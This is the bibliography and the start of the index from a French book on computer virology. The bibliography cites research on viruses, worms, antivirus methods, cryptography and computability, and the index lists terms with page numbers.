2. Adobe Systems Inc. (2004) PDF Reference Version 1.6. Fifth Edition. `http://www.adobe.com/support/`
3. Agence France Presse (2005) Worms do China's spying, 25 juillet 2005, Bureau de Washington.
4. Aho A., Hopcroft J. E. et Ullman J D (1975) *The Design and Analysis of Computer Algorithms.* Addison Wesley.
5. Aleph One (2000) Smashing the stack for fun and profit, Phrack Journal, Vol. 7, no. 49, `www.phrack.org`.
6. J. Anders, Net filter spies on kid's surfing, 25 janvier 2001, `http://zdnet.com/2100-11-527592.html`
7. Anderson J. P. (1972) Computer Security Technology Planning Study, Technical Report ESD-TR-73-51, US Air Force Electronic Systems Division, October.
8. Anderson R. (2001) Security Engineering, Wiley.
9. Anderson R. (2002) Trusted Computing Frequently Asked Questions, TCPA/Palladium/NGSCB/TCG, disponible sur `www.cl.cam.ac.uk/~rja14/tcpa-faq.html`
10. Arbib M. A. (1966) A simple self-reproducing universal automaton, Infor. and Cont., 9, pp. 177-189.
11. Arcas G. et Mell X. (2006) Botnets : la menace fantôme ... ou pas. MISC, Le journal de la sécurité informatique, Numéro 27, pp. 4–11.
12. Arcas G. et Mell X. (2007) Botnets : le pire contre attaque. MISC, Le journal de la sécurité informatique, Numéro 30, pp. 4 – 9.
13. Arcas G. (2008) Take a Walk on the Wild Side, Actes de la conférence SSTIC 2008, pp. 350 – 361, `www.sstic.org`.
14. Antivirus AVP - `www.avp.ch`.
15. Azatasou D., Tanakwang A. (2003) Etude de faisabilité d'un virus de `Bios`, Mémoire de stage ingénieur. Ecole Supérieure et d'Application des Transmissions. Rennes.

16. Bailleux C. (2002) Petits débordements de tampon dans la pile, MISC, Le journal de la sécurité informatique, Numéro 2.
17. Balepin I. (2003) *Superworms and Cryptovirology : a Deadly Combination*, `http://wwwcsif.cs.ucdavis.edu/~balepin/new_pubs/worms-cryptovirology.pdf`
18. Barel M. (2004) Nouvel article 323-3-1 du Code Pénal : le cheval de Troie du législateur ?, MISC, Le journal de la sécurité informatique, Numéro 14.
19. Barwise J. (1983) Handbook of Mathematical Logic, North-Holland.
20. Beaucamps P., Filiol E. (2006) On the possibility of practically obfuscating programs - Towards a unified perspective of code protection, *Journal in Computer Virology*, (2)-4, WTCV'06 Special Issue, G. Bonfante & J.-Y. Marion eds.
21. Bell D. E., LaPadula L. J. (1973) Secure Computer Systems : Mathematical Foundations and Model, The Mitre Corporation.
22. Biba K. J. (1977) Integrity Considerations for Secure Computer Systems, USAF Electronic Systems Division.
23. Bidault M. (2002) Création de macros VBA pour Office 97, 2000 et XP, Campus Press.
24. Bidou, R. (2007) Bots, bots et autres bots : une petite taxonomie. MISC, Le journal de la sécurité informatique, Numéro 30, pp. 10 – 13.
25. Bishop, M. (2003) Computer Security : art and science, Addison Wesley.
26. Blaess C. (2000) Programmation système en C sous Linux, Eyrolles.
27. Blaess C. (2002) Langages de scripts sous Linux, Eyrolles.
28. Blaess C. (2002) Virologie : NIMDA, MISC, Le journal de la sécurité informatique, Numéro 1.
29. Blonce A., Filiol E. et Frayssignes L. (2008) Portable Document Format (PDF) Security Analysis and Malware Threats. Black Hat Europe 2008 Conference, Amsterdam, mars 2008, `www.blackhat.com/archives`
30. Bonfante G., Kaczmarek M. et Marion J.-Y. (2006) On Abstract Computer Virology from a Recursion Theoretic Perspective, *Journal in Computer Virology*, 1(3-4), pp. 45 – 54. Il s'agit de la version étendue de l'article *Toward an Abstract Computer Virology*, publié dans le volume 3722 des Lecture Notes in Computer Science, pp. 579 – 593, en 2005.
31. Bonfante G., Kaczmarek M. et Marion J.-Y. (2007) A Classification of Viruses Through Recursion Theorems, CiE Proceedings, Lecture Notes in Computer Science 4497, 73 – 82, Springer Verlag.
32. Bontchev V. (1995) Are "good" computer virusses still a bad idea, `www.virusbtn.com/old/OtherPapers/GoodVir`
33. Boyer R. S. et Moore J. S. (1977) A fast string searching algorithm algorithm. Communications of the ACM, Vol. 20, Nr 10, pp. 262–272.
34. Brassier M. (2003) Mise en place d'une cellule de veille technologique, MISC Le journal de la sécurité informatique, numéro 5, pp 6-11.
35. Bridis T. (2001) FBI Develops Eavesdropping Tools. *Washington Post*, November 22nd.
36. Brulez N. (2003) Analyse d'un ver par désassemblage, MISC, Le journal de la sécurité informatique. Numéro 5.

37. Brulez N. (2003) Techniques de reverse engineering - Analyse d'un code verrouillé, MISC, Le journal de la sécurité informatique, Numéro 7.
38. Brulez N. (2003) Faiblesses des protections d'exécutable PE. Etude de cas : Asprotect, Actes de la conférence SSTIC 2003, pp. 102-121, `www.sstic.org`
39. Brulez N., Filiol E. (2003) Analyse d'un ver ultra-rapide : Sapphire/Slammer, MISC, Le journal de la sécurité informatique, Numéro 8.
40. Burks A. W. (1970) Essays on Cellular Automata, University of Illinois Press, Urbana and London.
41. Byl J. (1989) Self-reproduction in cellular automata, Physica D, 34, pp. 295-299.
42. Calmette-Vallée V., de Royer Dupré S., Filiol E. et Le Bouter G. (2008) Passive and Active Leakage of Secret Data from Non Networked Computers. Black Hat Las Vegas, Las Vegas, août 2008. Disponible sur `www.blackhat.com/archives`
43. Cantero A .(2003) Droit pénal et cybercriminalité : la répression des infractions liées aux TIC, Actes de la conférence SSTIC 2003, `www.sstic.org`
44. Caprioli E. A. (2002) Les moyens juridiques de lutte contre la cybercriminalité, Revue Risques, Les Cahiers de l'assurance, juillet-septembre, numéro 51.
45. CERT (2000) `http://www.cert.org/advisories/CA-2000-02.html`
46. Chambet P., Detoisien E. et Filiol E. (2003) La fuite d'information dans les documents propriétaires, MISC, Le journal de la sécurité informatique, Numéro 7.
47. Chambet P. (2005) FakeNetBIOS, *French Honeynet Projet Homepage*, `http://honeynet.rstack.org/tools.php`
48. Chess D. M., White S. R. (2000) An undetectable computer virus, Virus Bulletin Conference, September.
49. Church A. (1941) The calculi of lambda-conversion, Annals of Mathematical Studies, 6, Princeton University Press.
50. Codd, E. F. (1968) Cellular Automata, Academic Press.
51. Cohen F. (1986) Computer viruses, Ph. D Thesis, University of Southern California, Janvier 1986.
52. Cohen F. (1994) A Short Course on Computer viruses, Wiley.
53. Cohen F. (1994) It's alive, Wiley.
54. Cohen F. (1987) Computer Viruses - Theory and Experiments, IFIP-TC11 Computers and Security, vol. 6, pp 22-35.
55. Cohen F. (1985) A Secure Computer Network Design, IFIP-TC11 Computers and Security, vol. 6, vol. 4, no. 3, pp 189-205.
56. Cohen F. (1985) Protection and Administration on Information Networks under Partial Orderings, IFIP-TC11 Computers and Security, vol. 6, pp 118-128.
57. Cohen F. (1987) Design and Administration of Distributed and Hierarchical Information Networks under Partial Orderings, IFIP-TC11 Computer and Security, vol. 6.
58. Cohen F. (1987) Design and Administration of an Information Network under a Partial Ordering : a Case Study, IFIP-TC11 Computer and Security, vol. 6, pp 332-338.
59. Cohen F. (1987) A Cryptographic Checksum for Integrity Protection in Untrusted Computer Systems, IFIP-TC11 Computer and Security.

60. Cohen F. (1988) Models of Practical Defenses against Computer Viruses, IFIP-TC11 Computer and Security, vol. 7, no. 6.
61. Cohen F. (1990) ASP 3.0 - The Integrity Shell, Information Protection, vol. 1, no. 1.
62. Cormen T., Leiserson C. and Rivest R. (1990) Introduction to Algorithms, MIT Press.
63. Coursen S. (2001) 'Good' viruses have a future, www.surferbeware.com/articles/computer-viruses-article-text-2.htm
64. de Drézigué D. et Hansma N. (2006) Indepth Analysis of The Viral Threats with OpenOffice.org Documents. Journal in Computer Virology, 2 (3), pp. 187£210, Springer.
65. Detoisien E. (2003) Exécution de code malveillant sous Internet Explorer 5 et 6, MISC, Le journal de la sécurité informatique, Numéro 5.
66. Devergranne T. (2002) La loi "Godfrain" à l'épreuve du temps, MISC, Le journal de la sécurité informatique, Numéro 2.
67. Devergranne T. (2003) Virus informatiques : aspects juridiques, MISC, Le journal de la sécurité informatique, Numéro 5.
68. Devergranne T. (2003) Le reverse engineering coule-t-il de source ?, MISC, Le journal de la sécurité informatique, Numéro 9.
69. Dewdney A. K. (1984) Metamagical Themas, Scientific American, mars 1984. Concernant le jeu Core Wars consulter également www.koth.org/info/sciam ou kuoi.asui.uidaho.edu/~kamikaze/documents/corewar-faq.html
70. D'Haeseleer P., Forrest S. et Helman P. (1996) An immunological approach to change detection : algorithms, analysis ans implications, In Proceedings of the 1996 IEEE Symposium of Computer Security and Privacy, IEEE Press, pp. 110-119.
71. Dharwadker A. (2006) The Vertex Cover Algorithm, http://www.geocities.com/dharwadker/vertex_cover
72. Documentation sur le format PE, http://spiff.tripnet.se/~iczelion/files/pe1.zip
73. Dobbertin H. (1996) rump session, Eurocrypt'96. Disponible sur www.iacr.org/conferences/ec96/rump/
74. Dobbertin H. (1996) Cryptanalysis of MD4. In : Gollman D. ed., Third Fast Software Encryption Conference, Lecture Notes in Computer Science 1039, pp 71–82, Springer-Verlag.
75. Dodge Y. (1999) Premiers pas en statistique, Springer-Verlag.
76. Dougherty D., Robbins A. (1990) Sed & Awk, O'Reilly & Associates.
77. Dralet S., Raynal F. (2003) Virus sous Unix ou quand la fiction devient réalité, MISC, Le journal de la sécurité informatique, Numéro 5.
78. Dubois M. (2007) Virus bénéfiques, Linux Magazine HS 32, août 2007.
79. Duflot F. (2004) Les infections informatiques bénéfiques : chroniques d'un anathème. Juriscom éditions. Disponible sur http://www.juriscom.net/documents/virus20051227.pdf
80. Eichin M. W., Rochlis J. A. (1988) With microscope and tweezers : an analysis of the Internet virus of november 1988, IEEE Symposium on Research in Security and Privacy.

81. Espiner T. (2006) Hackers attacked parliament using WMF exploit, ZdNet UK, 23 janvier 2006, `http://news.zdnet.co.uk/internet/security/0,39020375,39248387,00.htm`
82. eEye Digital Security (1999) Retina vs IIS 4, Round 2, `www.eeye.com/html/Research/Advisories/AD19990608.html`
83. Evrard P. et Filiol E. (2007) Guerre, guérilla et terrorisme informatique : fiction ou réalité. MISC, Le journal de la sécurité informatique, numéro 33, pp. 09–17.
84. Evrard P. et Filiol E. (2008) Guerre, guérilla et terrorisme informatique : du trafic d'armes numériques à la protection des infrastructures. Journal de la sécurité informatique MISC 35, pp. 4-13, janvier 2008.
85. Evrard P. et Filiol E. (2008) Lutte informatique offensive : les « bons » la « brute » et les « méchants ». MISC 36, pp. 22–31, mars 2008.
86. Filiol E. (2002) Applied Cryptanalysis of Cryptosystems and Computer Attacks Through Hidden Ciphertexts Computer Viruses, Rapport de recherche INRIA numéro 4359. Disponible sur `http://www-rocq.inria.fr/codes/Eric.Filiol/papers/rr4359vf.ps.gz`
87. Filiol E. (2002) Le ver Code-Red, MISC, Le journal de la sécurité informatique, Numéro 2.
88. Filiol E. (2002) Le virus CIH dit « Chernobyl », MISC, Le journal de la sécurité informatique, Numéro 3.
89. Filiol E. (2002) Autopsie du macro-virus Concept, MISC, Le journal de la sécurité informatique, Numéro 4.
90. Filiol E. (2003) Les infections informatiques, MISC, Le journal de la sécurité informatique, Numéro 5.
91. Filiol E. (2003) La lutte antivirale : techniques et enjeux, MISC, Le journal de la sécurité informatique, Numéro 5.
92. Filiol E. (2003) Le virus de boot furtif Stealth, MISC, Le journal de la sécurité informatique, Numéro 6.
93. Filiol E. (2002) L'ingéniérie sociale, Linux Magazine 42, Septembre 2002.
94. Filiol E. (2003) Les virus informatiques. Revue des Techniques de l'ingénieur, volume H 5 440, octobre 2003.
95. Filiol E. (2004) Le ver Blaster/Lovsan, MISC, Le journal de la sécurité informatique, Numéro 11.
96. Filiol E. (2004) Le ver MyDoom, MISC, Le journal de la sécurité informatique, Numéro 13.
97. Filiol E. (2004) Strong Cryptography Armoured Computer Viruses Forbidding Code Analysis : the BRADLEY virus, *Rapport de recherche INRIA 5250.* Disponible sur le site de l'auteur et de l'INRIA.
98. Filiol E. (2004) Analyses de codes malveillants pour mobiles : le ver CABIR et le virus DUTS. MISC, Le journal de la sécurité informatique, Numéro 16.
99. Filiol E. (2005) SCOB/PADODOR : quand les codes malveillants collaborent. MISC, Le journal de la sécurité informatique, Numéro 17.
100. Filiol E. (2005) Le virus Perrun : méfiez vous des rumeurs... et des images. MISC, Le journal de la sécurité informatique, Numéro 18, mars 2005.

101. Filiol E. (2005) Le virus WHALE : le virus se rebiffe. Journal de la sécurité informatique MISC, numéro 19, Mai 2005
102. Filiol E., Helenius M. et Zanero S. (2005) Open problems in computer virology, Journal in Computer Virology, Vol. 1, Nr. 3-4.
103. Filiol E. et Jean-Yves Marion (2009) Open problems in computer virology - Part II . À paraître, Journal in Computer Virology, Springer Verlag.
104. Filiol E. (2006) Techniques virales avancées, Collection Iris, Springer Verlag France.
105. Filiol E. et Fizaine J.-P. (2006) Le Risque Viral sous OpenOffice.org 2.0.x, MISC, Le journal de la sécurité informatique, numéro 27.
106. Filiol E., Jacob G, et Le Liard M. (2006) Evaluation Methodology and Theoretical Model for Antiviral Behavioural Detection Strategies. WTCV'06 Special Issue, G. Bonfante & J.-Y. Marion eds, Journal in Computer Virology, 2 (4), 2006.
107. Filiol E. (2007) Formalisation and Implementation Aspects of k-ary (malicious) codes, *Journal in Computer Virology*, EICAR 2007 Best Academic Papers, V. Broucek Editor, 3 (2), 2007.
108. Filiol E., Franc E., Moquet B. and Roblot G. (2007) SUWAST : a large-scale simulation environment for worm network attacks. Technical Report ESAT 2007_11.
109. Filiol E., Franc E., Moquet B. et Roblot G. (2007) Combinatorial Optimisation of Worm Propagation on an Unknown Network. International Journal in Computer Science, 2 (2), pp. 124–130.
110. Filiol E, et Fizaine J.P. (2007) Les virus applicatifs multi plates-formes. MISC, Le journal de la sécurité informatique, numéro 34, pp. 52–58, novembre/décembre 2007.
111. Filiol E. et Fizaine J. P. (2007) OpenOffice security and viral risk, Part I (septembre 2007) and Part II (octobre 2007), Virus Bulletin, pp. 11–17, `http://www.virusbtn.com`
112. Filiol E. et Fizaine J.-P. (2007) Max OS X n'est pas invulnérable aux virus : comment un virus se fait compagnon. Linux Magazine HS 32, pp. 20–31, août 2007.
113. Filiol E. (2007) Analyse du macro-ver OpenOffice/BadBunny. MISC, Le journal de la sécurité informatique numéro 34, pp. 18–20, novembre/décembre 2007.
114. Filiol E., Geffard G., Jacob G., Josse S., Quenez D. (2008) Analyse de l'antivirus Dr Web : l'antivirus qui venait du froid. MISC, Le journal de la sécurité informatique, numéro 38, pp. 04–17, juillet.
115. Filiol E. (2009) Operational aspects of cyberwarfare or cyber-terrorist attacks : what a truly devastating attack could do. In : European Conference in Information Warfare 2009, Lisbonne, Portugal. À paraitre, 2009.
116. FIPS 180-1 (1995) *Secure Hash Standard*, Federal Information Processing Standards Publication 180-1, US Dept of Commerce/NIST.
117. Fix B., A Strange Story, `http://www.aspector.com/~brf/devstuff/rahab/rahab.html`
118. Fogie S., Grossman J., Hansen R., Rager A. et Petkov P. D. (2007) *XSS Exploits : Cross Site Scripting Attacks and Defense*, Syngress, ISBN-13 978-1597491549.
119. Foll C. (2008) Émulation d'architectures réseau. MISC, Le journal de la sécurité informatique, numéro 40, pp. 53 – 59.

120. Forrest S., Hofmeyr S. A. et Somayaji A. (1997) Computer Immunology, In Communications of the ACM, Vol. 40, No 10, Octobre, pp. 88-96.

121. Foucal A. et Martineau T. (2003) Application concrète d'une politique antivirus, MISC Le journal de la sécurité informatique, numéro 5, pp 36-40.

122. Antivirus F-Secure - `www.fsecure.com`

123. News F-Secure (2003) A potentially massive Internet attack starts today, disponible sur `www.f-secure.com/news/items/news_2003082200.shtml`

124. Garcia R., La protection contre les virus est-elle encore possible ?, Sécurité Informatique-CNRS No 38, février 2002.

125. Gardner M. (1970) Mathematical Games : The fantastic Combinations of John Conway's New Solitaire Game 'Life', Scientific American, 223, 4, pp. 120-123

126. Gardner M. (1983) The Game of Life Part I-III, in Wheels, Life and other Mathematical Amusements, p 219-222, W. H. Freeman.

127. Girard M., Hirth L. (1980) Virologie générale et moléculaire, éditions Doin.

128. Gleissner W. (1989) A Mathematical Theory for the Spread of Computer Viruses, *Computers & Security*, 8, pp. 35 – 41. Une version électronique de cet article est disponible via le lien `http://vx.netlux.org/lib/mwg02.html`

129. Gödel K. (1931) Über formal unenscheidbare Sätze des Principia Mathematica une verwandter Systeme, Monatsh. Math. Phys., 38, 173-198.

130. GOST 28147-89 (1989) Cryptographic Protection for Data Processing Systems. Government Committee of the USSR for Standards.

131. Gubiolli A. (2007) Un simulatore della diffusione di worm in un sistema informatico, Master's Thesis, Politecnico di Milano. Mémoire préparé au sein du laboratoire de virologie et de cryptologie de l'Ecole Supérieure et d'Application des Transmissions.

132. Grätzer G. (1971) Lattice Theory : First Concepts and Distributive Lattices, W. H. Freeman.

133. Harley D., Slade R., Gattiker U. E. (2002) Virus : Définitions, mécanismes et antidotes, Campus Press.

134. Herman G. T. (1973) On universal computer-constructors, Information Processing Letters, 2, pp. 61-64.

135. Hopcroft J. E., Ullman J. D. (1979) Introduction to Automata Theory, Languages and Computation, Addison Wesley.

136. Huang Y. J. et Cohen F. (1989) Some Weak Points of one Fast Cryptographic Checksum Algorithm and Its Improvements, IFIP-TC11 Computers and Security, vol. 8, no. 1.

137. Hruska J. (2002) Computer virus prevention : a primer, `http://www.sophos.com/virusinfo/whitepapers/prevention.html`

138. Hypponen M. (2008) F-Secure Weblog : Monthly Archives - June of 2008. Creating malicious PDF files (2 juin 2008).

139. Ilachinski A. (2001) Cellular Automata : A Discrete Universe, World Scientific.

140. Inside the Windows 95 registration wizard, `http://www.enemy.org/essays/2000/regwiz.shtml`

141. Jacob G., Filiol E., Debar H. (2008) Behavioral Detection of Malware : From a Survey Towards an Established Taxonomy, WTCV'07 Special Issue, G. Bonfante & J.-Y. Marion eds, Journal in Computer Virology, 4 (3), pp. 251–266.

142. Jacob G., Filiol E., Debar H. (2008) Malware as Interaction Machines : A New Framework for Behavior Modelling. WTCV'07 Special Issue, G. Bonfante & J.-Y. Marion eds, Journal in Computer Virology, 4 (3), pp. 235 – 250.

143. Jacob G., Filiol E., Debar H. (2008) Functional Polymorphic Engines : Formalisation, Implementation and Use cases, Proceedings of the 17th EICAR Conference, Laval, France, may 2008.

144. Jones N. D., Gomard C. K. et Sestoft P. (1985) Partial Evaluation and Automatic Program Generation, Prentice Hall, 1993.

145. Jones N. D. (1997) Computability and complexity : from a programming perspective, MIT Press, Cambridge, MA, USA, ISBN 0-262-10064-9.

146. Kleene S. C. (1936) General recursive functions of natural numbers, Mathematische Annalen, 112, pp. 727-742.

147. Kaczmarek, M. (2008) Des fondements de la virologie informatique vers une une immunologie formelle. Thèse de doctorat, Institut National Polytechnique de Lorraine.

148. Kleene S. C. (1938) On Notation for ordinal numbers, J. Symbolic Logic, 3, 150–155.

149. Kleene S. C. (1952) Introduction to Metamathematics, Van Nostrand.

150. Korf R. E. (1999) Artificial Intelligence Search Algorithms, dans Atallah M. J. éditeur, Algorithms and Theory of Computation Handbook, CRC Press.

151. Kraus J. (1980) Selsbtreproduktion bei Programmen (*Auto-reproduction des programmes*). Thèse de doctorat. Université de Dortmund. Une traduction en anglais par D. Bilar & E. Filiol a été publiée dans [152].

152. Kraus J. (1980) Self-reproduction of Computer Programs. *Journal in Computer Virology*, 5 (2), 2009.

153. Lagadec P. (2003) Formats de fichiers et codes malveillants, Actes de la conférence SSTIC 2003, pp. 198-214, `www.sstic.org` Une version actualisée est disponible sur `http://www.ossir.org/windows/supports/liste-windows-2003.shtml`

154. Lagadec P. (2007) Sécurité des formats OpenDocument et OpenXML. Actes de la conférence SSTIC 2007, pp. 259 - 278, `http://www.sstic.org`

155. Lagadec P. (2006) Diode réseau et *ExeFilter* : deux projets pour des interconnexions sécurisées. Actes de la conférence SSTIC 2006, pp. 130 - 143. `http://www.sstic.org/`

156. Lai X., Massey J. L. (1991) A Proposal for a New Block Encryption Standard. In : Damgard I. B. (ed) Advances in Cryptology - Eurocrypt'90, Lecture Notes in Computer Science 473, Springer, Berlin Heidelberg New York, pp 389-404.

157. Lamos R. (2006) Researchers :rootkits headed for BIOS, Security Focus, 6 janvier 2006, `http://www.securityfocus.com/news/11372?ref=rss"`

158. Langton C. G. (1984) Self-reproduction in Cellular Automata, Physica D, 10, pp. 135-144.

159. Laurio J.- M. (2007) Universal XSS with PDF Files : highly dangerous. `http://lists.virus.org/full-disclosure-0701/msg00095.html`

160. Leitold F. (1996) Mathematical model of computer virus. In : Virus Bulletin Conference, Brighton, UK, pp. 133 – 148. Une version étendue a été publiée lors de la conférence EICAR 2000, Bruxelles, Belgique.

161. Leitold F. (2001) Reduction of General Virus Detection Problem, In Proceedings of the 10th EICAR Conference, Munich, pp. 24 – 30.

162. Lewis H. R., Papadimitriou C. H. (1981) Elements of the Theory of Computation, Prentice Hall.

163. Leyden J. (2001) AV vendors split over FBI Trojan Snoops, `http://www.theregister.co.uk/content/55/23057.html`

164. Li J., Leong B. and Sollins K. (2005) Implementing Aggregation/Broadcast over Distributed Hash Tables, ACM Computer Communication Review, 35 (1), `http://krs.lcs.mit.edu/regions/docs/broadcast.pdf`

165. Linde R. R. (1975) Operating System Penetration, In National Computer Conference AIFIPS, pp. 361-368.

166. Ludwig M. A. (1991) The Little Black Book of Computer Viruses, American Eagle Press.

167. Ludwig M. A. (2000) The Giant Black Book of Computer Viruses, Second edition, American Eagle Press. La traduction française de la première édition a été assurée par Pascal Lointier aux éditions Dunod, sous le titre : *Du virus à l'antivirus.*

168. Ludwig M. A. (1993) Computer Viruses and Artificial Life and Evolution, American Eagle Press.

169. Manach J.-M. (2004) Quand un officier supérieur de l'armée tire à boulets rouges sur la LCEN, ZdNet France du 10 juin 2004, `http://www.zdnet.fr/actualites/technologie/0,39020809,39156449,00.htm`

170. Markov A. (1954) Theory of Algorithms, Trudy Math. Inst. V. A. Steklova, 42, Traduction anglaise : Israël Program for Scientific Translations, Jérusalem, 1961.

171. Martin M. (1990) Au cœur du `Bios`, Editions Sybex.

172. Maymounkov and Mazières (2002) Kademlia : A Peer-to-Peer Information System Based on the XOR Metrics. Proceedings of IPTPS02, `http://www.cs.rice.edu/Conferences/IPTPS02/109.pdf`

173. Menezes A. J., Van Oorschot P. C., Vanstone S. A. (1997) Handbook of Applied Cryptography. CRC Press, Boca Raton, New York, London, Tokyo, 1997.

174. Moore D. (2001) The spread of the Code-Red worm (CRv2) `http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml`

175. Moore D., Paxon V., Savage S., Shannon C., Staniford S., Weaver N. (2003) The spread of the Sapphire/Slammer Worm, `http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml`

176. Moore E. F. (1962) Machine Models of self-reproduction, Math. Prob. Biol. Sci., Proc. Symp. Appl. Math. 14, pp. 17-33.

177. Morales J. (2008) A Behaviour-based Approach to Virus Detection. Thèse de doctorat, Florida International University.

178. Newham C., Rosenblatt B. (1998) Learning the Bash Shell, Second Edition, O'Reilly & Associates.

179. Ohno H. et Shimizu A. (1995) Improved Network Management Using NMW (Network Management Worm) System, Proceedings of INET'95.

180. Ondi A. et Ford R. (2007) How Good is Good Enough ? Metrics for Worm/Anti-Worm Evaluation. EICAR 2007 Special Issue, V. Broucek & P. Turner eds, Journal in Computer Virology, 3 (2), 2007, Springer Verlag.

181. http://www.packetstormsecurity.org
182. Papadimitriou C. H. (1994) Complexity Theory, Addison Wesley.
183. Pavie O. (2002) Bios, Editions Campus Press.
184. Post E. (1936) Finite combinatory processes : Formulation I, J. Symbolic Logic, 1, pp. 103-105.
185. Poulsen K. (2003) Slammer worm crashed Ohio nuke plant network, SecurityFocus, August 19th. Disponible sur www.securityfocus.com/printable/news/6767
186. Pozzo M. et Gray T. (1986) Computer Viruses Containment in Untrusted Computing Environments, IFIP-TC11 Computers and Security, vol. 5.
187. Pozzo M. et Gray T. (1987) An Approach to Containing Computer Viruses, IFIP-TC11 Computers and Security, vol. 6.
188. Provos, N. (2003), A Virtual Honeypot Framework, http://niels.xtdnet.nl/papers/honeyd.pdf.
189. Rado T. (1962) On non-computable functions, Bell System Tech. J., 41, 877-884.
190. Recommendation 600/DISSI/SCSSI, *Protection des informations sensibles ne relevant pas du secret de Défense, Recommendation pour les postes de travail informatiques.* Délégation Interministérielle pour la Sécurité des Systèmes d'Information. Mars 1993.
191. RFC 1945 : Hypertext Transfert Protocol - HTTP/1.0 (Specification). Disponible sur www.10t3k.org/biblio/rfc/french/rfc1945.html
192. Rifflet J.-M. (1998) La programmation sous Unix, 3ème édition, Ediscience.
193. Riordan J., Schneier B. (1998) Environmental key generation towards clueless agents, Mobile Agents and Security Conference'98, Lecture Notes in Computer Science, Springer-Verlag.
194. Rivest R. L. (1992) The MD5 Message Digest Algorithm, *Internet Request for Comment 1321*, April 1992.
195. Rogers H. Jr (1967) Theory of Recursive Functions and Effective Computability, McGraw-Hill.
196. Ruff N., Le spyware dans Windows XP, Conférence SSTIC 2003, pp 215–227, www.sstic.org
197. Schneier B. (1996) *Applied Cryptography*, Wilew et Sons, 2nd ed.
198. Schneier B. (1994) Description of New Variable-Length Key, 64-Bit Block Cipher (Blowfish). In : Anderson R. (ed) Fast Software Encryption Cambridge Security Workshop Proceedings, Lecture Notes in Computer Science 809, Springer, Berlin Heidelberg New York, pp 191-204.
199. Serazzi G. et Zanero S. (2003) Computer Virus Propagation Models. In : *Performance Tools and Applications to Networked Systems* (Calzarossa M. et Gelenbe E. éditeurs), revised Tutorial Lectures MASCOTS 2003, Lecture Notes in Computer Science 2965, pp 26–50, Springer 2004.
200. Shannon C. E. (1948) A mathematical theory of communication. *Bell System Journal*, Vol. 27 pp. 379-423 (Part I) et pp. 623-656 (Part II).
201. Shannon C. E. (1949) Communication Theory of Secrecy Systems.*Bell System Journal*. Vol. 28. Nr.4. pp 656–715.

202. Shezaf O. (2003) The Universal XSS PDF Vulnerability. `http://www.owasp.org/images/4/4b/OWASP_IL_The_Universal_XSS_PDF_Vulnerability.pdf`
203. University to run virus writing course, Mai 2003, `www.silicon.com/news/500013/14/4372.html`
204. Virus writing at University : Could we, would we, should we ?, Mai 2003, `www.silicon.com/leader/500013/14/4377.html`
205. Shoch J. F., Hupp J. A. (1982) The Worm programs - Early Experience with a Distributed Computation, In Communications of the ACM, March, pp. 172-180.
206. Smith G. C. (1994) The Virus Creation Labs, American Eagle Press.
207. Smith G. C. (2003) One printer, one virus, one disabled Iraqi air defense, `www.theregister.co.uk/content/55/29665.html`
208. Antivirus Sophos - `www.sophos.com`
209. Spafford E. H. (1989) The Internet worm incident, European Software Engineering Conference (ESEC) 1989, Lecture Notes in Computer Sciences 387.
210. Spinellis D. (2003) Reliable Identification of Bounded-length Viruses is NP-complete, IEEE Transactions in Information Theory, Vol. 49, No. 1, pp. 280–284, janvier.
211. Staniford S., Paxson V. et Weaver N. (2002) How to Own the Internet in your Spare Time. In *11th Usenix Security Symposium*, San Francisco, August 2002.
212. Sturgeon W. (2003) Security Firms slam Uni decision to write viruses, Mai 2003, `www.silicon.com/news/500013/14/4403.html`
213. Sturgeon W. (2003) University virus writing sparks end user outrage, Mai 2003, `www.silicon.com/news/500013/14/4404.html`
214. Sturgeon W. (2003) Support grows for controversial virus writing course, Mai 2003, `www.silicon.com/news/500013/14/4420.html`
215. Tischer M. (1996) La bible PC - Programmation système, 6ème édition, Micro Applications.
216. Thatcher J. (1962) Universality in the von Neumann cellular model, pp 132-186 in [40].
217. Thompson K. (1984) Reflections on Trusting Trust, Communications of the ACM, vol. 27-8, pp. 761-763.
218. Turing A. M. (1936) On computable numbers with an application to the *Entscheidungsproblem*, Proc. London Math. Society, 2, 42, pp. 230-265.
219. Vandevenne P. (2000) Re : virus de bios ? et précisions, `fr.comp.securite`, 2000-12-03, 07 :43 :28 PST.
220. von Neumann J. (1951) The general and logical theory of automata, in Cerebral Mechanisms in Behavior : The Hixon Symposium, L.A. Jeffress ed., pp 1-32, Wiley.
221. von Neumann J. (1966) Theory of Self-reproducing Automata, edited and completed by Burks, A. W., University of Illinois Press, Urbana and London.
222. Wall L., Christiansen T., Schwartz R. (1996) Programming Perl, O'Reilly & Associates.
223. Wang X., Feng D., Lai X. et Yu H. (2004) Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIPEMD, disponible sur `http://eprint.iacr.org/2004/199`
224. Weaver N. (2002) Potential Strategies for High Speed Active Worms : A Worst Case Analysis. `http://www.cgisecurity.com/lib/worms.pdf`

225. Webster M. (2008) Formal Models of Reproduction : from Computer Viruses to Artificial Life. Thèse de doctorat. Université de Liverpool, juillet 2008.

226. Wiley B. (2002) Curious Yellow : The first Coordinated Worm Design, `http://blanu.net/curious_yellow.html`

227. `http://msdn.microsoft.com/livrary/en-us/winprog/windows_api_reference.asp`

228. `http://burks.brighton.ac.uk/burks/progdocs/winsock/winsock.htm`

229. Zou C. C., Gong W. et Towsley D. (2002) Code Red Worm Propagation Modeling and Analysis. In : CCS'02 Proceedings, November 2002, ACM Press.

230. Zuo Z. et Zhou M. (2004) Some further theoretical results about computer viruses, *The Computer Journal*, Vol. 47, No. 6.

231. Zuo Z. et Zhou M. (2005) On the Time Complexity of Computer Viruses, *IEEE Transactions on Information Theory*. Vol. 51. No. 8.

Index

τ-obfuscation, 99
émulation de code
  voir lutte antivirale, antivirus, 190
éradication virale, 61
Halting problem, 44
Malware, 43, 66
OpenOffice
  virus, 439
Quine, 141
UNIX_ Companion.a, 275
dropper
  voir virus, 112
hoaxes, 166
honeyd, 378
phishing, 470
buffer overflow, 113
YMUN20
  voir virus, 527, 529, 533
YMUN
  voir virus, 529

absolue isolabilité, 76
Adleman, Leonard, 4
algorithme
  Kademlia, 366
analyse heuristique
  voir lutte antivirale, antivirus, 188
analyse spectrale
  voir lutte antivirale, 186
antivirus
  lutte contre les, 144
antivirus
  émulation de code, 190
  analyse heuristique, 188, 243
  analyse spectrale, 186
  contrôle d'intégrité, 4, 189
  mode dynamique, 183
  mode statique, 183
  recherche de signatures, 184
  scanning, 4
  surveillance comportementale, 190
approx-vertex-cover, 376
